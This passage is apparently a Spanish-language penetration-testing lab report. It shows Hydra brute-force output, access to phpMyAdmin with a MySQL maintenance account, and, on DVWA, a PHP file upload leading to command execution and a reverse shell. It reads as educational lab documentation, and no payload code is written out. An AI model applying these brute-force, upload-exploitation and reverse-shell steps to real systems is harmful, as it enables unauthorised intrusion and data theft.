[80] [http-post-form] host: 192.168.100.35 login: admin password: 1234567
[80] [http-post-form] host: 192.168.100.35 login: admin password: password
[80] [http-post-form] host: 192.168.100.35 login: admin password: daniel
[80] [http-post-form] host: 192.168.100.35 login: admin password: jessica
[80] [http-post-form] host: 192.168.100.35 login: admin password: 12345678
[80] [http-post-form] host: 192.168.100.35 login: admin password: 123456789
[80] [http-post-form] host: 192.168.100.35 login: admin password: iloveyou
[80] [http-post-form] host: 192.168.100.35 login: admin password: 123456
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 20:42:55
```

Figura 28. Password encontrados no funcionaron

Recordando que phpMyAdmin es una aplicación para administrar bases de datos, con anterioridad pudimos encontrar 3 usuarios correspondientes a la base de datos de MySQL, así que lo que se intento fue hacer login con los 3 usuarios: **root**, **guest** y **debian-sys-main**, este último usuario al parecer es un usuario administrador (ver figura 29, punto 1)

```
mysql> select user from user;
+-----+
| user          |
+-----+
| debian-sys-maint |
| guest         |
| root          |
+-----+
3 rows in set (0.00 sec)
```

Figura 29. Usuarios encontrados en MySQL



Una vez que iniciamos sesión con el usuario **debian-sys-maint** logramos ingresar al panel de administración de phpMyAdmin, en los puntos siguientes podemos observar el comportamiento de las url's así como el status de los códigos 200 de respuesta de peticiones http que realiza la aplicación web (ver punto 4).





Figura 30. Acceso al panel de administración de la aplicación

Una vez que estuvimos dentro de la aplicación, pudimos percatarnos de los módulos que componen esta misma, ver figura siguiente.



Figurara 31. Módulos que componen la aplicación

Exploramos de inicio el módulo de privilegios, este mismo lo nos arrojó los usuarios y sus principales privilegios que tienen asignados cada uno de estos (ver figura 32).

The top screenshot shows the phpMyAdmin interface with the 'Privileges' tab selected. It displays a table of users and their global privileges. The bottom screenshot shows the 'Structure' tab for the 'mysql' database, displaying a detailed table of privileges for each user.

User	Host	Password	Global privileges	Grant
Any	%	--	USAGE	No
debian-sys-maint	No	Yes	SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, RELOAD, SHUTDOWN, PROCESS, FILE, REFERENCES, INDEX, ALTER, SHOW DATABASES, SUPER, CREATE TEMPORARY TABLES, LOCK TABLES, REPLICATION SLAVE, REPLICATION CLIENT, EXECUTE	Yes
guest	%	No	ALL PRIVILEGES	Yes
root	%	No	ALL PRIVILEGES	Yes

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv	Grant_priv	References_priv	Index_priv	Alter_priv	Show_db_priv
debian-sys-maint	%	Yes	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
root	%	Yes	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
guest	%	temporal	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y

Figura 32. Vista de los privilegios de cada usuario desde la aplicación web

Se ha logrado acceder a la aplicación de modo que podemos tener el control de esta, dentro de la aplicación podemos crear nuevos usuarios y asignarle permisos, podemos recuperar información sensible que exista en la base de datos, de modo que con este acceso ha sido vulnerada la aplicación.

# Análisis de la aplicación – DVWA

## Módulo Upload

Iniciamos con la auditoria de la aplicación web DVWA, para poder acceder a esta aplicación hemos utilizado las principales credenciales por default: **admin** y **password**.




Figura 33. Inicio de sesión a la aplicación web DVWA

En el punto 1 podemos visualizar los principales módulos que componen la aplicación (ver punto 1). Lo siguiente es intentar vulnerar esta aplicación para ello comenzaremos con explorar algunos de estos módulos.



Figura 34. Visualización de los módulos de la aplicación

En el módulo de Upload (ver imagen 35) intentaremos subir un archivo PHP, haremos uso de un script de php que Kali trae por default, de esta manera podremos identificar el comportamiento de la aplicación web.



Figura 35. Adjuntar un archivo para subir


Una vez que se ha realizado el procedimiento anterior, hemos descubierto una vulnerabilidad debido a que la aplicación nos ha permitido alojar un tipo de archivo php en el servidor, adicionalmente cabe resaltar que también nos indica la ruta en la que este archivo fue depositado, ver figura 36, punto 1.



Figura 36. Se subió un archivo PHP al servidor

El siguiente paso será poder ejecutar algún exploit con el objetivo de poder recabar la mayor información posible del servidor web donde se encuentra esta aplicación.

El resultado que logramos obtener fue que al poner la url la cual nos indica la ubicación del exploit de php en el servidor, pudimos ejecutar una petición GET a través del navegador, esta petición la capturamos a través de Burp Suite y el código de estado de respuesta fue un código 200 lo cual nos indica que la petición fue exitosa (ver punto 2 de la siguiente imagen).



Adicionalmente pudimos observar que nos muestra un mensaje en la página HTML de la ejecución de un comando de bash (ver punto 3), esto nos da indicios de poder ejecutar algunos comandos a través del script o haciendo peticiones desde el navegador.




Figura 37. Ejecución del script a través del navegador web




Figura 38. Ejecución de comandos a través de la url en el navegador web

Ahora intentaremos hacer la ejecución de una **shell reversa** con el objetivo de poder tener una Shell en la que podamos ejecutar comandos de bash desde el host Kali, cuyo fin es poder saltarnos los mecanismos de autenticación de la aplicación.




Figura 39. Subida del exploit PHP al servidor y ejecución del mismo desde el navegador

Hemos logrado explotar la vulnerabilidad encontrada a través de un exploit de PHP (ver figura 39), esto nos ha permitido poder tener acceso al servidor donde se encuentra alojada la aplicación web, de manera que hemos logrado ejecutar algunos comandos básicos de bash (ver punto 4).